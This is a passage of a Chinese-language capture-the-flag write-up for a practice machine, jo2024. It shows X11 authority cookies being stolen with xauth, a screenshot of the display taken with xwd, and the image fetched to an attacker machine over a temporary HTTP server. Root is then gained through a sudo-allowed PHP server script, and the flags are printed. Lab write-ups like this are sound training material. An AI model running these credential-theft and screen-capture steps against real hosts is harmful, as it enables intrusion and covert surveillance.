T-MAGIC-COOKIE-1000000c0: 0010 e23e 37c8 0ab2 4558 4a5b f010 c6d3 ...>7...EXJ[....000000d0: 6685 0100 0006 6465 6269 616e 0001 3000 f.....debian..0.000000e0: 124d 4954 2d4d 4147 4943 2d43 4f4f 4b49 .MIT-MAGIC-COOKI000000f0: 452d 3100 10f9 9d8e bcf0 f56d 8f00 036c E-1........m...l00000100: 4aac edb2 0c01 0000 0a6a 6f32 3032 342e J........jo2024.00000110: 686d 7600 0130 0012 4d49 542d 4d41 4749 hmv..0..MIT-MAGI00000120: 432d 434f 4f4b 4945 2d31 0010 a4d5 7190 C-COOKIE-1....q.00000130: b1f2 25fe f8e4 28c8 959e b4f2 ..%...(.....(remote) www-data@jo2024.hmv:/tmp$ xauth -f logUsing authority file logxauth> listdebian/unix:11 MIT-MAGIC-COOKIE-1 e23e37c80ab245584a5bf010c6d36685debian/unix:0 MIT-MAGIC-COOKIE-1 f99d8ebcf0f56d8f00036c4aacedb20cjo2024.hmv/unix:0 MIT-MAGIC-COOKIE-1 a4d57190b1f225fef8e428c8959eb4f2debian/unix:11 MIT-MAGIC-COOKIE-1 e23e37c80ab245584a5bf010c6d36685debian/unix:0 MIT-MAGIC-COOKIE-1 f99d8ebcf0f56d8f00036c4aacedb20cjo2024.hmv/unix:0 MIT-MAGIC-COOKIE-1 a4d57190b1f225fef8e428c8959eb4f2xauth>(remote) www-data@jo2024.hmv:/tmp$ export XAUTHORITY=/tmp/log(remote) www-data@jo2024.hmv:/tmp$ xwd -root -screen -silent -display :0 > screenshot.xwd(remote) www-data@jo2024.hmv:/tmp$ python3 -m http.server 8888# kali┌──(kali💀kali)-[~/temp/JO2024]└─$ wget http://192.168.10.101:8888/screenshot.xwd┌──(kali💀kali)-[~/temp/JO2024]└─$ convert screenshot.xwd screenshot.png
提权-root
vanity@jo2024:~$ sudo -lMatching Defaults entries for vanity on jo2024: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User vanity may run the following commands on jo2024: (ALL : ALL) NOPASSWD: /usr/local/bin/php-server.shvanity@jo2024:~$ cat /usr/local/bin/php-server.sh#!/bin/bash
/usr/bin/php -t /opt -S 0.0.0.0:8000vanity@jo2024:~$ sudo /usr/local/bin/php-server.sh&[1] 449123vanity@jo2024:~$ ss -tnlupNetid State Recv-Q Send-Q Local Address:Port Peer Address:Port Processudp UNCONN 0 0 127.0.0.1%lo:53 0.0.0.0:*udp UNCONN 0 0 [::1]%lo:53 [::]:*tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*tcp LISTEN 0 4096 0.0.0.0:8000 0.0.0.0:*tcp LISTEN 0 10 127.0.0.1%lo:53 0.0.0.0:*tcp LISTEN 0 511 *:80 *:*tcp LISTEN 0 128 [::]:22 [::]:*tcp LISTEN 0 10 [::1]%lo:53 [::]:*

打开源码能看见:
const csrfToken = "0b8c28722248d54790eb611700a9c76afbdada117ee57f7bb3b7ce72c84f10c7";
document.addEventListener("DOMContentLoaded", function () { fetch("get_protected_content.php", { method: "POST", headers: { "Content-Type": "application/json", }, body: JSON.stringify({ token: csrfToken }), }) .then((response) => response.json()) .then((data) => { if (data.content) { document .getElementById("protected-content") .setAttribute("data-content", data.content); } else { console.error("Failed to load content:", data); } }) .catch((error) => console.error("Error fetching content:", error));});
function showOverlay() { document.getElementById("overlay").classList.add("show-overlay");}
function hideOverlay() { document.getElementById("overlay").classList.remove("show-overlay");}
window.activateFeature = function () { var contentDiv = document.getElementById("protected-content"); var protectedContent = contentDiv.getAttribute("data-content"); if (protectedContent) { contentDiv.innerHTML = protectedContent; contentDiv.style.background = "none"; contentDiv.style.color = "#333"; contentDiv.classList.remove("blurred"); hideOverlay(); } else { console.error("No content available"); }};
document.addEventListener("keydown", function (event) { if (event.key === "Escape") { hideOverlay(); }});F12可以看到隐藏的内容,得到信息
LightningBolt123
利用登录root
root@jo2024:/home/vanity# cat user.txte2cb9d6e0899cde91130ca4b37139021
root@jo2024:~# cat root.txtcbd60dab37bc85e1f7ea4b5c9c4eed90